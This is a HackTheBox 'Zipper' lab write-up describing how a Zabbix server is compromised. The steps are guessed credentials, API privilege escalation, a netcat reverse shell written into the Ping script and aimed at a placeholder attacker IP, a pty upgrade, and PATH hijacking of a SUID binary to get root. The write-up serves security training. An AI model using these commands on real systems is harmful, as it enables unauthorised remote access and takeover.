HackTheBox - Zipper
Starting off with a nmap scan to determine open ports, thus a potential attack vector!

Nmap showed me that port 80 and 22 are open so I was going to access the web server, but since the header of the nmap for port 80 output says: “It Works” I assumed that I will see the default page of apache, so I went straight to use dirbuster and check for folders and files on the webserver!

Running dirbuster on the server, I found an interesting folder “/zabbix”.So when I entered it, it prompted me with a login page and more interestingly, I was able to login as guest user, which would be very helpful when I enumerate the web app to try to find a potential vulnerability, or potential username or password. After some inspection of the web app, I found that the developer had made a small writing mistake which let me determine that the mistake could be a potential username. The mistake which the developer made was that he accidently typed “Zapper” instead of Zipper which gave me the clue. I found this in the “Trigger” section of the web app and by tweaking the options I was able to find it.

Now I went to try and guess the username and password, so that I can login to the Zabbix web app and enumerate more and try to find a way to get into the system. After several attempts to guess the password, I was able to login as user Zapper.
#User Zapper credentials
Username: Zapper
Password: zapper

When I tried to login with the credentials, the web app output showed me that the GUI was disabled and after a short search in the zabbix documentation I saw that I can use the API of Zabbix, “api_jsonrpc”, to enable the web gui and proceed forward. I wrote a simple python script to enable that function.
Here is the script I wrote:

The first part of the code shows that I will connect as user Zapper and will get cookie for this user, notice that “auth” is set to None because I didn’t know the cookie yet, but when I run the script it will show it to me. The second part of the code is where the script will tell Zabbix program to add user Zapper in the “Zabbix Super Admin” group, which will allow me to get access to the web GUI.

After I got the cookie from the function “get_auth”, I had to place it where “auth”:”” line is in the function “get_wgui” which in the second part of the code will enable the web GUI. This will tell the Zabbix Web app that we are logging in as Zapperwho will be placed in the zabbix super admin group. So lastly, once the the python script is ran, the output will be this.

After I logged in, I noticed two new options in the main page, from which, one of them was the Administration section! I enumerated the administration section and that showed me that user zapper is able to write and execute scripts, so I thought this could lead to a RCE. I saw that there was a PING script and I edited it !The scripts section was under:
Administration -> Scripts -> Ping
#Reverse shell command
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKER_IP> 1234 >/tmp/f
After I editted the Ping script, I went again to the “Trigger” section and I clicked on Zabbix, which showed me a menu to execute a script, I pressed on Ping and I got reverse shell !


When I got the reverse shell, I noticed that the hostname of the machine is a bit weird, so I thought I may have a reverse shell in a docker instance. Now, I had to escape it and I also noticed that when I set the code execution to run through zabbix server, I get a reverse shell in docker, but when I set the code to be executed as zabbix agent, I get a reverse shell in the main system but its very unstable, and I am kicked out in 5 - 10 seconds. I had to think of any way to escape that and get a stable connection in the main system.So I thought why don’t I try to upgrade it to TTY shell using python and see if the shell will stay stable. Because the machine didn’t have python 2 install, I had to use python 3.
#Python tty shell spawn command
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
Luckily, this helped me to keep my shell open and stable. I just had to copy & paste the command quckily before the shell died. So to get a stable shell in the main system outside docker, I had to do the same for docker.
Now it was time to enumerate what users are available on the system. There was another user available in the system which is “zapper”.

I had to escalate to zapper user before I could get root ! I searched in the system, but I wasn’t able to find anything else except a bash script called “backup.sh” in /home/zapper/utils/. This script gave me a password to work with after running “cat” command on it. The script was only doing a backup of the files and scripts of zabbix web app and was saving them as 7z file in /backups/ folder. I tried to find anything interesting in the folder but there was nothing even after extracting the 7z file, so I thought I could try to login as user zapper with su -l using the password which I found in backup.sh script. This worked !

I now checked for the SSH keys of user zapper, I grabbed them and logged in with SSH. Doing another enumerating of the box I found that in folder utils in /home/zapper/, there was a script called “zabbix-service” which was owned by user root and had SUID. This meant that I would be able to run it as root without having to use sudo. This was interesting ! Running cat on the file showed me gibberish, so I used strings command instead. This showed me something interesting.

The script was actually starting the zabbix-agentd.service using systemctl. How could I exploit this ? Well, the other interesting part was that in the script, systemctl wasn’t set with its’ full path, so I could exploit that by setting a system variable. So now systemctl would be seen in 2 different folders and run twice by the script because it wouldn’t know which path exactly to use, so it will use both. I created a file “systemctl” in the folder /home/zapper/utils/ and wrote inside “/bin/bash” and saved the file. When I exported the path to systemctl file which I created in /home/zapper/utils/, I set the permissions of the newly created file to 777 and checked to see if the system could see the file in the home folder of zapper. Now I just had to run the script and get root !

That’s the box Zipper from HackTheBox !